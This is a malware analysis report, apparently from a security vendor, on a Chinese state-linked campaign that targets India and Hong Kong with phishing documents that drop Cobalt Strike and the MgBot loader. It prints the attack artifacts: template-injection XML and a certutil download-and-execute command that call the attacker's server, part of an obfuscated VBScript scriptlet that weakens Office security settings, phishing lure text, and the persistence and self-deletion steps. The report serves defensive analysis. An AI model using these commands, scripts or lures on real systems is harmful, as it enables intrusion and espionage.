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THREAT ANALYSIS

Chinese APT group targets India and Hong Kong using new variant of MgBot malware

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On July 2, we found an archive file with an embedded document pretending to be from the government of India. This file used template injection to drop a malicious template which loaded a variant of Cobalt Strike.

One day later, the same threat actor changed their template and dropped a loader called MgBot, executing and injecting its final payload through the use of Application Management (AppMgmt) Service on Windows.

On July 5, we observed yet another archive file with an embedded document borrowing a statement about Hong Kong from UK's prime minister Boris Johnson. This document used the same TTPs to drop and execute the same payload.

Considering the ongoing tensions between India and China, as well as the new security laws over Hong Kong, we believe this new campaign is operated by a Chinese state-sponsored actor. Based on our analysis, we believe this may be a Chinese APT group that has been active since at least 2014.

Active targeting with different lures

We were able to track the activities related to these threat actors over the succession of several days based on unique phishing attempts designed to compromise their target.

'Mail security check' with Cobalt Strike (variant 1)

This campaign was most likely carried out through spear phishing emails. The .rar file (*Mail security check.rar*) includes a document with the same name (Figure 1).



Mail security check

Recently, we found that some of the email addresses of @gov.in have security problems, and some of the emails have been leaked. Please all users of @gov.in to complete the security check of emails before 2020-7-5. Thank you for your cooperation.




Figure 1: Mail security check.docx

The document uses template injection to download a remote template from the following URL (Figure 2).

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="http://flash.governmentmm.com:81/ADIN.docx" TargetMode="External"/></Relationships>
```

A screenshot of an XML file named 'webSettings.xml.rels'. It contains two lines of code defining a relationship between a local file and a remote URL. The URL 'http://flash.governmentmm.com:81/ADIN.docx' is highlighted in red, indicating it is a malicious link.

Figure 2: Template injection

The downloaded template uses the dynamic data exchange (DDE) protocol to execute malicious commands, which are encoded within the document's content (Figure 3).

Figure 3: Encoded command

After decoding, we can see the list of commands that will be executed by DDE:




Figure 4: Decoded commands

As Figure 4 shows, the threat actors used `certutil` with `-urlcache -split -f` parameters to download a `comscriptlet` from its server and then used the [Squiblydoo](#) technique to execute the downloaded scriptlet via `regsvr32.exe` on the victim machine.

This scriptlet is stored in the *Documents* directory as "ff.sct". The scriptlet is an XML file that has embedded VBscript (Figure 5).

```

<?XML version="1.0"?>
<scriptlet>
<registration progid="871711" classid="{132adda7-56ff-44f8-b781-3814987ebcdc}" >
<script language="vbscript">
<![CDATA[
Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule

Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
on error resume next
WshShell.RegRead regKey
RegExists = (Err.number = 0)
end function

' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"

if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if

' Weaken the target
WshShell.RegWrite RegPath, 1, "REG_DWORD"

' Run the macro
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString "Private """Type PRO"""&"CESS_INF""&"ORMATION"&Chr(10)&" hPro""&"cess As """Long"&Chr(10)&" hThr""&"ead As L""&"ong"&Chr(10)&" dwPr""&"ocessId """As Long"""&Chr(10)&" dwTh""&"readId A""&"s Long"&Chr(10)&" cb A""&"s Long"&Chr(10)&" lpRe""&"served A""&"s String"&Chr(10)&" lpDe""&"ktop As""&" String"&Chr(10)&" lori""&"tie As S""&"trino""&
"End Type"&Chr(10)&Chr(10)&"Private """Type STA"""&"RTUPINFO"&Chr(10)&" cb A""&"s Long"&Chr(10)&" lpRe""&"served A""&"s String"&Chr(10)&" lpDe""&"ktop As""&" String"&Chr(10)&" lori""&"tie As S""&"trino""&

```



Figure 5: ff.sct snippet

The scriptlet creates a VB macro and calls Excel to execute it. The macro has been obfuscated to bypass static security mechanism and is responsible for injecting the embedded payload into *rundll32.exe* using the reflective DLL injection method. The injected payload is a variant of Cobalt Strike.

The following diagram shows the overall process of this attack:



Figure 6: Overall process

‘Mail security check’ with MgBot (variant 2)

As we mentioned earlier, a day after the first attack, the APT group changed its remote template. In this new variant, the actors stopped using the Squiblydoo technique and Cobalt Strike as a payload.

Figure 7 shows the new encoded commands embedded within the template file.

Figure 7: Encoded command

Figure 8 shows the list of commands that will be executed by DDE.

```
c:\windows\system32\cmd.exe/c certutil -urlcache  
-split -f  
http://flash.governmentmm.com:81/storm.txt  
c:\users\%UserName%\Documents\ff.exe&&c:\users\%  
UserName%\Documents\ff.exe
```

Figure 8: Decoded commands

In this new template file, the *storm.sct* scriptlet was replaced with *storm.txt*. Similar to the previous version, *certutil* is used to download the *storm.txt* file which is an executable stored in the Documents directory as *ff.exe*.

The following diagram shows the overall execution process:





Figure 9: Overall execution process

“Boris Johnson Pledges to Admit 3 Million From Hong Kong” with MgBot (variant 3)

The last document used by the Chinese APT group in this campaign focused on issues happening in Hong Kong. The file was embedded within an archive file named “Boris Johnson Pledges to Admit 3 Million From Hong Kong to U.K.rar”.

This document quotes the prime minister after a new security law was issued by China against Hong Kong (Figure 10).



Boris Johnson Pledges to Admit 3 Million From Hong Kong to U.K.

The promise, in reaction to a new security law China is trying to impose on the semiautonomous city, a former British colony, would sharply raise the stakes in a developing standoff.

LONDON — Prime Minister Boris Johnson raised the stakes in a brewing confrontation with China on Wednesday, promising to allow nearly three million people from Hong Kong to live and work in Britain if Beijing moves forward with a new national security law on the former British colony.

Mr. Johnson's offer, made in a column in The Times of London, opens the door to a significant influx of people fleeing Hong Kong, should the situation in the territory deteriorate further. But it leaves unanswered thorny questions about how difficult it would be for these arrivals to obtain British citizenship.

Describing it as one of the biggest changes in visa regulations in British history, Mr. Johnson said the roughly 350,000 Hong Kong residents who hold a British overseas passport, as well as some 2.5 million who are eligible to apply for one, would be granted 12-month renewable visas that would allow them to [work in](#) Britain and put them on a path to citizenship.

"Many people in Hong Kong fear that their way of life — which China pledged to uphold — is under threat," Mr. Johnson wrote. "If China proceeds to justify

Figure 10: Boris Johnson Pledges to Admit 3 Million From Hong Kong to U.K.

Similar to the other documents, it also uses template injection to download the remote template (Figure 11).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame">Target="http://flash.governmentmn.com:81/BNOHK.docx" TargetMode="External"/></Relationships>
```

Figure 11: Remote template

The downloaded template (BNOHK.docx) is similar to ADIN.docx (variant 2) in which it uses DDE to download and drop its loader.

Payload analysis: MgBot (BLame, Mgmbot)

The dropped executable (ff.exe) is a new variant of a loader called MgBot that drops and loads the final payload. This loader pretends to be a *Realtek Audio Manager tool* (Figure 12).

File Version Information	
Copyright	Copyright@Realtek Semiconductor
Description	Realtek Audio Manager
Internal Name	Realtek Audio Manager
File Version	1.0.683.2

Figure 12: File version information

It has four embedded resources in which two of them are in Chinese Simplified language. This is an indicator that suggests this campaign is likely operated by a Chinese APT group.

Contained Resources

SHA-256	File Type	Type	Language	Entropy	Chi2
b098afd3657b956edbace77499e5e20414ab595a17ffc437b9dadc791eff1cfa	Data	RT_ICON	CHINESE SIMPLIFIED	4.79	76363.58
7d20f27904a574cb78de5c2ba0c396038e3231d481702f0a89b38c5cbe80c9f9	Data	RT_DIALOG	ENGLISH US	1.74	5118.4
a14e70ed824f3f17d3a51136aa08839954d6d3ccadaa067415c7bfc08e6636b0	Data	RT_GROUP_ICON	CHINESE SIMPLIFIED	1.78	1874.4
826346169df5f701e30e9dc2559a416c06677ded8f9ab9e2c0eb8b7d75c8c777	Data	RT_VERSION	ENGLISH NEUTRAL	3.43	45799.34

Figure 13: Resource language

The loader starts its process by escalating privilege through a UAC bypass using the [CMSTPLUA COM interface](#).

MgBot uses several anti-analysis and anti-virtualization techniques. The code is self modifying which means it alters its code sections during runtime. This makes static analysis of the sample harder.

MgBot tries to avoid running in known virtualized environment such as *VmWare*, *Sandboxie* and *VirtualBox*. To identify if it's running in one of these environments, it looks for the following DLL files: *vmhgfs.dll*, *sbiedll.dll* and *vboxogl.dll* and if it finds any of these DLLs, it goes to an infinite loop without doing any malicious activity (Figure 14).

```

0043AF9E BB 76000000 mov ECX,76
0043AF9F 66:8945 E0 mov word ptr ss:[ebp-20],ax
0043AF9E 66:8945 DC mov word ptr ss:[ebp-24],cx
0043AF9E 66:8955 E4 mov word ptr ss:[ebp-1c],dx
0043AF9E 66:8955 D0 mov word ptr ss:[ebp-10],bx
0043AF9E 82:41 0C add esp,c
0043AF9E B9 78000000 mov ECX,78
0043AF9E 33:C0 xor ECX,ECX
0043AF9E 66:8945 E6 mov word ptr ss:[ebp-14],ax
0043B002 B8 6F000000 mov eax,EF
0043B002 66:8945 D2 mov word ptr ss:[ebp-10],cx
0043B008 B9 6C000000 mov ECX,6C
0043B010 66:8955 EA mov word ptr ss:[ebp-16],dx
0043B010 B4 00000000 mov byte ptr ss:[ebp-18],al
0043B019 66:8945 C8 mov word ptr ss:[ebp-30],ax
0043B01D 66:8940 E8 mov word ptr ss:[ebp-18],cx
0043B01D 66:8940 CA mov word ptr ss:[ebp-36],cx
0043B025 66:8955 CC mov word ptr ss:[ebp-34],dx
0043B029 B8 33000000 mov ebx,33
0043B029 66:8940 00 mov word ptr ss:[ebp-30],cx
0043B033 66:8940 D0 mov word ptr ss:[ebp-30],cx
0043B037 66:8945 CE mov word ptr ss:[ebp-32],ax
0043B038 B4 00000000 mov byte ptr ss:[ebp-34],al
0043B040 B9 6C000000 mov ECX,6C
0043B045 66:8955 D2 mov word ptr ss:[ebp-2e],dx
0043B049 B8 64000000 mov eax,EE
0043B051 66:8940 00 mov word ptr ss:[ebp-30],cx
0043B050 66:8940 D6 mov word ptr ss:[ebp-24],cx
0043B054 66:8945 D4 mov word ptr ss:[ebp-2c],ax
0043B054 8D:43 C8 lea eax,[ebp-30]
0043B058 33C0 xor eax,eax
0043B05D S1 push ECX
0043B05E 66:8955 D8 mov word ptr ss:[ebp-28],dx
0043B062 66:8945 DA mov word ptr ss:[ebp-26],ax
FF03 call ebx
0043B066 66:80270000 push dx
0043B06D FF15 68924400 lea edx,dword ptr ss:[eax+40]
0043B073 8D55 B0 lea edx,dword ptr ss:[ebp-50]
0043B073 51 push ECX
0043B077 FFD3 call ebx
0043B079 85C0 test eax,eax
0043B079 0F 84 3F010000 je .L449C
0043B081 8D45 EC lea eax,dword ptr ss:[ebp-14]
0043B084 S0 push eax
0043B089 FFD3 call ebx
0043B089 0F 84 4381C0 test eax,eax
0043B089 0F 84 4381C0 lea eax,dword ptr ss:[ebp-24]
0043B089 8D40 DC push edx
0043B092 S1 call ebx
0043B093 FFD3 call ebx
0043B095 85C0 test eax,eax
0043B095 0F 84 4381C0

```

Figure 14: Anti-VMs

It also checks for the presence of security products on the victim's machine and takes a different execution flow if a security product is detected. For example, it checks for *zhu dong fang yu.exe*, *360sd.exe*, *360Tray.exe*, *MfeAVSvc.exe* and *McUICnt.exe* in different parts of the code (Figure 15). The malware does not perform all the checks at once and it rather checks a couple of them at different steps of its execution.

<pre> mov word ptr ss:[ebp-28],ax mov edx,2E mov word ptr ss:[ebp-24],dx mov eax,65 mov edx,eax mov word ptr ss:[ebp-22],ax mov ecx,78 mov word ptr ss:[ebp-20],cx xor eax,eax mov word ptr ss:[ebp-18],dx mov word ptr ss:[ebp-10],ax mov ecx,4D mov word ptr ss:[ebp-18],cx mov edx,63 mov word ptr ss:[ebp-16],dx mov ecx,49 mov word ptr ss:[ebp-12],cx mov eax,55 mov word ptr ss:[ebp-14],ax mov edx,43 mov ecx,74 mov word ptr ss:[ebp-10],dx mov eax,6E mov word ptr ss:[ebp-C],cx mov word ptr ss:[ebp-E],ax mov edx,2E mov eax,65 mov ecx,78 mov word ptr ss:[ebp-A],dx mov word ptr ss:[ebp-6],cx mov edx,eax mov word ptr ss:[ebp-8],ax lea ecx,dword ptr ss:[ebp-34] xor eax,eax push ecx mov word ptr ss:[ebp-4],dx mov word ptr ss:[ebp-2],ax call ff.441BEO add esp,4 test eax,eax int ff.4423B2 lea edx,dword ptr ss:[ebp-18] push edx call ff.441BEO </pre>	<pre> edx:L"McUICnt.exe", 2E:'.' 65:'e' edx:L"McUICnt.exe" 78:'x' 4D:'M' edx:L"McUICnt.exe", 63:'c' 49:'I' 55:'U' edx:L"McUICnt.exe", 43:'C' 74:'t' 6E:'n' edx:L"McUICnt.exe" </pre>	<pre> mov word ptr ss:[ebp-30],dx mov ecx,56 mov word ptr ss:[ebp-2C],cx mov eax,41 mov word ptr ss:[ebp-2E],ax mov edx,53 mov word ptr ss:[ebp-2A],dx mov ecx,63 mov word ptr ss:[ebp-26],cx mov eax,76 mov word ptr ss:[ebp-28],ax mov edx,2E mov word ptr ss:[ebp-24],dx mov eax,65 mov edx,eax mov word ptr ss:[ebp-22],ax mov ecx,78 mov word ptr ss:[ebp-20],cx xor eax,eax mov word ptr ss:[ebp-1E],dx mov word ptr ss:[ebp-1C],ax mov ecx,4D mov word ptr ss:[ebp-18],cx mov edx,63 mov word ptr ss:[ebp-16],dx mov ecx,49 mov word ptr ss:[ebp-12],cx mov eax,55 mov word ptr ss:[ebp-14],ax mov edx,43 mov ecx,74 mov word ptr ss:[ebp-10],dx mov eax,6E mov word ptr ss:[ebp-C],cx mov word ptr ss:[ebp-E],ax mov edx,2E mov eax,65 mov ecx,78 mov word ptr ss:[ebp-A],dx mov word ptr ss:[ebp-6],cx mov edx,eax mov word ptr ss:[ebp-8],ax lea ecx,dword ptr ss:[ebp-34] xor eax,eax </pre>	<pre> ecx:L"MfeAVSvc.exe", 56:'V' 41:'A' 53:'S' ecx:L"MfeAVSvc.exe", 63:'c' 76:'v' 2E:'.' 65:'e' ecx:L"MfeAVSvc.exe", 78:'x' 63:'c' 49:'I' 55:'U' 43:'C' ecx:L"MfeAVSvc.exe", 74:'t' 6E:'n' 2E:'.' 65:'e' ecx:L"MfeAVSvc.exe", 78:'x' </pre>
--	---	---	---

Figure 15: Security products checks

To invoke the required APIs, the malware does not call them directly but instead builds a function pointer table for the required APIs. Each request to an API call is made through the access to the relevant index of this table.

0043BE60	55	push ebp	
0043BE61	8BEC	mov ebp,esp	
0043BE63	81EC F8060000	sub esp,6F8	
0043BE69	53	push ebx	
0043BE6A	56	push esi	
0043BE6B	57	push edi	
0043BE6C	68 80E84800	push ff.4BE8B0	
0043BE71	BB 20000000	mov ebx,20	20: ' '
0043BE76	53	push ebx	
0043BE77	68 A0E54800	push ff.4BE5A0	
0043BE7C	E8 8F300000	call ff.43EF10	GetTempPathA
0043BE81	68 D0EB4800	push ff.4BEBD0	
0043BE86	53	push ebx	
0043BE87	68 A0E54800	push ff.4BE5A0	
0043BE8C	8BF0	mov esi,eax	
0043BE8E	E8 7D300000	call ff.43EF10	WriteFile
0043BE93	68 60EB4800	push ff.4BEB60	
0043BE98	53	push ebx	
0043BE99	68 A0E54800	push ff.4BE5A0	
0043BE9E	8BF8	mov edi,eax	
0043BEA0	E8 6B300000	call ff.43EF10	CreateFileW
0043BEA5	68 50E64800	push ff.4BE650	
0043BEAA	53	push ebx	
0043BEAB	68 A0E54800	push ff.4BE5A0	
0043BEBO	8945 F4	mov dword ptr ss:[ebp-C],eax	
0043BEB3	E8 58300000	call ff.43EF10	CloseHandle
0043BEB8	68 30E84800	push ff.4BE830	
0043BED0	53	push ebx	
0043BEDE	68 A0E54800	push ff.4BE5A0	
0043BEC3	8945 8C	mov dword ptr ss:[ebp-74],eax	
0043BEC6	E8 45300000	call ff.43EF10	WinExec
0043BECB	68 10EC4800	push ff.4BEC10	
0043BED0	53	push ebx	
0043BED1	68 A0E54800	push ff.4BE5A0	
0043BED6	8945 84	mov dword ptr ss:[ebp-7C],eax	
0043BED9	E8 32300000	call ff.43EF10	ExitProcess
0043BEDE	83C4 48	add esp,48	
0043BEE1	68 30F74800	push ff.4BF730	
0043BEE6	53	push ebx	
0043BEE7	68 A0F64800	push ff.4BF6A0	
0043BEEC	8945 94	mov dword ptr ss:[ebp-6C],eax	
0043BEEF	E8 1C300000	call ff.43EF10	
0043BEF4	68 03010000	push 103	
0043BEF9	8945 90	mov dword ptr ss:[ebp-70],eax	
0043BEFC	8D85 15FCFFFF	lea eax,dword ptr ss:[ebp-3EB]	PathFileExistsA
0043BF02	6A 00	push 0	
0043BF04	50	push eax	
0043BF05	C685 14FCFFFF 00	mov byte ptr ss:[ebp-3EC],0	
0043BF0C	E8 1F31FEFF	call ff.41F030	



Figure 16: Building function pointer table

As an example, when the malware needs to invoke *WinExec*, it does so by invoking it through its index from the function pointer table.

```

0043C3CD  50          push eax
0043C3CE  FFD6        call esi
0043C3D0  85C0        test eax,eax
0043C3D2  ^ 74 EC     je ff.43C3C0
0043C3D4  6A 00        push 0
0043C3D6  8D8D 80FFFFF lea ecx,dword ptr ss:[ebp-180]
0043C3DC  51          push ecx
0043C3DD  FF55 84     call dword ptr ss:[ebp-7C] winexec
0043C3E0  6A 00        push 0

```

Figure 17: Calling API through use of function pointer table

After building the required API calls table, the malware performs the following procedures:

- It calls *CreateFileW* to create *iot7D6E.tmp* (random name starting with *iot*) into the *%APPDATA%Temp* directory. This tmp file is a cab file that embedds the final payload.
- It calls *WriteFile* to populate its content
- It calls *CreateProcessInternalW* to invoke *expand.exe* to decompress the content of *iot7D6E.tmp* into *ProgramData\Microsoft\PlayReady\MSIBACF.tmp\tmp.dat* (the *MSIBACF.tmp* directory name is generated randomly and starts with MSI and then is followed by a combination of random numbers and characters)

```

6A 00          push 0
FF75 2C        push dword ptr ss:[ebp+2C]
FF75 28        push dword ptr ss:[ebp+28]
FF75 24        push dword ptr ss:[ebp+24]
FF75 20        push dword ptr ss:[ebp+20]
FF75 1C        push dword ptr ss:[ebp+1C]
FF75 18        push dword ptr ss:[ebp+18]
FF75 14        push dword ptr ss:[ebp+14]
FF75 10        push dword ptr ss:[ebp+10]
FF75 0C        push dword ptr ss:[ebp+8]    [ebp+C]:L"expand \"%C:\Users\Lab\AppData\Local\Temp\iot40C3.tmp\" \"C:\ProgramData\Microsoft\PlayReady\MSIBACF.tmp\tmp.dat"
FF75 08        push dword ptr ss:[ebp+4]
6A 00          push 0
E8 5A2B0100    call <kernel32.CreateProcessInternalW>

```

Figure 18: Calling *expand.exe*

- It calls *CopyFileW* to copy *tmp.dat* into *pMsrvd.dll*
- It calls *DeleteFileW* to delete *tmp.dat*
- It drops *DBEngin.EXE* and *WUAUCTL.EXE* in the *ProgramData\Microsoft\PlayReady* directory. Both of these files are *rundll32.exe* that is used later to execute the dropped DLL.

- It modifies the registry hive of of `HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt` registry location to make itself persistent. To perform this modification, it drops two registry files named `iix*.tmp` (random numbers have been added to `iix`) into the `%APPDATA%\Temp` directory which are the old and new registry hives for the mentioned registry location.

To load the dropped DLL (`pMsrvd.dll`) the loader registers it as a service. To achieve this, it makes use of the already installed service, AppMgmt, to load the payload as shown in the following images:




Figure 18: ServiceDll




Figure 19: ImagePath

Finally, it executes the dropped DLL by running `net start AppMgmt`. After loading the DLL, the Loader creates a cmd file (`lgt*.tmp.cmd`) in the `%APPDATA%\TEMP` directory with the content shown in Figure 20. Then it executes it to delete the cmd file and loader from the victim's machine.

```
lgt7D4.tmp.cmd
1 chcp 1252
2 ping 127.0.0.1 -n 5
3 NUL
4 del /F /Q "C:\Users\Lab\Desktop\ff.exe"
5 del /F /Q "C:\Users\Lab\AppData\Local\Temp\lgt7D4.tmp.cmd"
```

Figure 20: cmd file

We were able to identify several different variants of this loader. In general, all the variants drop the final payload using *expand.exe* or *extrac32.exe* and then use “*net start AppMgmt*” or “*net start StiSvc*” to execute the dropped DLL with one of the following configurations:

- svchost.exe -k netsvcs -p -s AppMgmt

- svchost.exe -k netsvcs
- svchost.exe -k imgsvc

The dropped DLL is the main payload used by this threat actor to perform malicious activities. The following shows the file version information pretending to be a *Video Team Desktop App*.

File Version Information	
Copyright	Copyright (C) 2014
Description	Video Team desktop App
Original Name	team32.dll
Internal Name	TeamVideo.dll
File Version	7.1.5.0

Figure 21: File info

The creation time for this DLL appears to be “2008-04-26 16:41:12”. However, based on Rich header data, we can assert that this might have been tampered with by the threat actor.

Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	af7e32a8	536e6144	DanS				
84	Checksumed padding	fc1053ec	0	0				
88	Checksumed padding	fc1053ec	0	0				
8C	Checksumed padding	fc1053ec	0	0				
90	Comp ID	fc1053c5fcdd951d	2900cdc6f1	50929.205.41	Masm1100	50929	41	Visual Studio 2012 11.00
98	Comp ID	fc1053f7fcdbf2e	1b00cfec2	60610.207.27	Utc1700_CPP	60610	27	Visual Studio 2012 11.00
A0	Comp ID	fc1053edfcacf2410	100bf77fc	30716.191.1	Utc1610_CVTCIL_CPP	30716	1	Visual Studio 2010 10.10
A8	Comp ID	fc1053a5fcdf951d	4900fcf6f1	50929.207.73	Utc1700_CPP	50929	73	Visual Studio 2012 11.00
B0	Comp ID	fc105309fcde951d	e500cec6f1	50929.206.229	Utc1700_C	50929	229	Visual Studio 2012 11.00
B8	Comp ID	fc1053e1fca92410	d00b977fc	30716.185.13	Implib1010	30716	13	Visual Studio 2010 10.10
C0	Comp ID	fc10537fcfc1153ec	9000010000	0.1.144	Import0	0	144	Visual Studio
C8	Comp ID	fc1053ddfcc3bf2e	3100d3ecc2	60610.211.49	Utc1700_LTCG_CPP	60610	49	Visual Studio 2012 11.00
D0	Comp ID	fc1053edfcdbf2e	100caecc2	60610.202.1	Export1100	60610	1	Visual Studio 2012 11.00
D8	Comp ID	fc1053edfc9bf2e	100c9ecc2	60610.201.1	Cvtres1100	60610	1	Visual Studio 2012 11.00
E0	Comp ID	fc1053edfcdbf2e	100ccecc2	60610.204.1	Linker1100	60610	1	Visual Studio 2012 11.00
E8	Rich ID	68636952		Rich				
EC	Checksum	fc1053ec	fc1053ec					

Figure 22: Rich header

The DLL has eight export functions with carefully selected names to pretend they are doing normal tasks.
It can check the running services and based on that can inject itself into the memory space of
WmiPrvSE.exe.

```

piVar3 = (int *)FUN_1004ab16(0x208);
FUN_10061b20(piVar3,0,0x208);
FUN_1001f670((short *)piVar3);
(* DAT_100b23e4)(piVar3);
(*_DAT_100b2778)(piVar3,L"Wbem\\WmiPrvse.exe");
uVar4 = FUN_100218f0();
if ((char)uVar4 == '\0') {
    iVar5 = FUN_10022900();
    if (iVar5 != 0) {
        local_20c = 0;
        FUN_10061b20(local_20a,0,0x206);
        (*_DAT_100b25c0)(&local_20c,0x104);
        (*_DAT_100b2778)(&local_20c,L"..\\WmiPrvse.exe");
        iVar5 = (*_DAT_100b23d0)(&local_20c);
        if (iVar5 == 0) {
            local_824 = L'\0';
            FUN_10061b20(local_822,0,0x40e);
            local_414 = '\0';
